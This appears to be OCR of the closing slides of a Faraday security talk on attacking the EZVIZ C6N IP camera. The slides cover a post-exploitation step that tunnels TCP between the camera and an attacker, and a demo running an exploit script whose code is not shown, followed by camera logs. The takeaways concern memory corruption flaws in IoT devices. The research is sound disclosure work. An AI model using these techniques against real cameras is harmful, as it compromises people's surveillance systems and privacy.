
Post-exploitation

Tunnel tcp between camera and attacker

https://www.cri.ensmp.fr/~coelho/tunnel.c



Demo


Activities
OBS Studio
28 de abr 11:35
en
94%
octa@thinkpad: ~/Documents/Faraday/Research/ezviz_c6n
octa@thinkpad: ~/Documents/Faraday/Research/ezviz_c6n
octa@thinkpad: ~/Documents/Faraday/Research/ezviz_c6n$ python3 multicast_clean_exit.py
octa@thinkpad: ~
[04-28 11:35:39][1][2d7]AlarmSoundVolumeIsChanged speak_volume[70:-1] microphone_volume[80:-1]
[04-28 11:35:39][1][2d7]s:305e
[04-28 11:35:39][1][2d7]DevSleepPlanIsChanged
[04-28 11:35:39][1][2d7]s:304e
[04-28 11:35:39][1][2d7]Alarm Unmanned alarm plan IsChanged
[04-28 11:35:39][1][2d7]s:304e
[04-28 11:35:39][1][2d7]s:3043
[04-28 11:35:39][1][2d7]s:3043
[04-28 11:35:39][1][2d7]s:3043
[04-28 11:35:39][1][2d7]PreviewNightVisionModeIsChanged old -1 -1 0 new 0 0 0
[04-28 11:35:39][1][2d7]start to report Night Vision Mode 3815796
[04-28 11:35:39][1][2d7]s:305e
[04-28 11:35:39][1][2d7]CustomVoicePlanIsChanged
[04-28 11:35:39][1][2d7]s:304e
[04-28 11:35:39][1][2d7]s:305e
[04-28 11:35:39][1][2d7]PreviewAutoNightVisionIsChanged old 0 new 0
[04-28 11:35:39][1][2d7]PreviewReportAutoNightVision
[04-28 11:35:39][1][2d7]s:305e
[04-28 11:35:39][1][2d7]LightLinkagePlanIsChanged
[04-28 11:35:39][1][2d7]s:304e
[04-28 11:35:39][1][2d7]AlarmHumanCarDetectIsChanged dev 3, cache -1
[04-28 11:35:39][1][2d7]s:305e
[04-28 11:35:39][1][2d7]PreviewInverseModeIsChanged old:0,0,1 new:1,0,0
[04-28 11:35:39][1][2d7]s:305e
[04-28 11:35:39][1][2d7]PreviewImageStyleModeIsChanged old:1 new:3
[04-28 11:35:39][1][2d7]s:305e
[04-28 11:35:39][1][2d7]s:305e
[04-28 11:35:39][1][2d7]brightness[-1:50],contrast[-1:50],saturation[-1:65],sharpness[-1:75]
[04-28 11:35:39][1][2d7]s:305e
[04-28 11:35:39][1][2d7]s:305e
[04-28 11:35:39][1][2d7][new:old]stream_index[0:-1],stream_type[0:-1]
[04-28 11:35:39][1][2d7]s:305e
[04-28 11:35:39][1][2d7]SecurityLightPlanIsChanged
[04-28 11:35:39][1][2d7]s:304e
[04-28 11:35:39][1][2d7]s:305e
LIBSYS INFO: Pid:590,Tid:723,type:0,dir:1,angel:200,stop:2,speed:3
LIBSYS INFO: horizontal motor stop normally
pInit->mic_volume: 80
pInit->speak_volume: 70
[dsp]set_mic_analog_gain is volm_valu 80
[dsp]set_speak_analog_gain is volm_valu 65
[28 11:35:40][PTZ][ERROR]--- nor 0, ang=200, l_ang=0
[28 11:35:40][PTZ][ERROR]---save_ptPos_poweroff cur_pdegree = 200, cur_tdegree = 7
[28 11:35:40][PTZ][ERROR]pt_function_init: g_rec_p_degree[200], g_rec_t_degree[7]
timer_add_element id:11
[28 11:35:40][UPNP][ERROR]get upnp device list error
[04-28 11:35:41][1][2d7]s:3043
[04-28 11:35:41][1][2d7]Alarm_Light luminance changed
[04-28 11:35:41][1][2d7]s:305e

Takeaways

Takeaways

- This research puts the integrity of video surveillance systems into question.
- Memory corruption vulnerabilities still abound on embedded/IoT devices.
  - **Even on the ones marketed as security products like IP cameras.**
- These kinds of vulnerabilities can be detected by static analysis and reduced by implementing secure development practices.
- Methodologies in the embedded/IoT device industry lag behind.
- Security is not a priority for the vendors even when they manufacture security related products.

¡Gracias!

/faradaysec

/company/faradaysec

www.faradaysec.com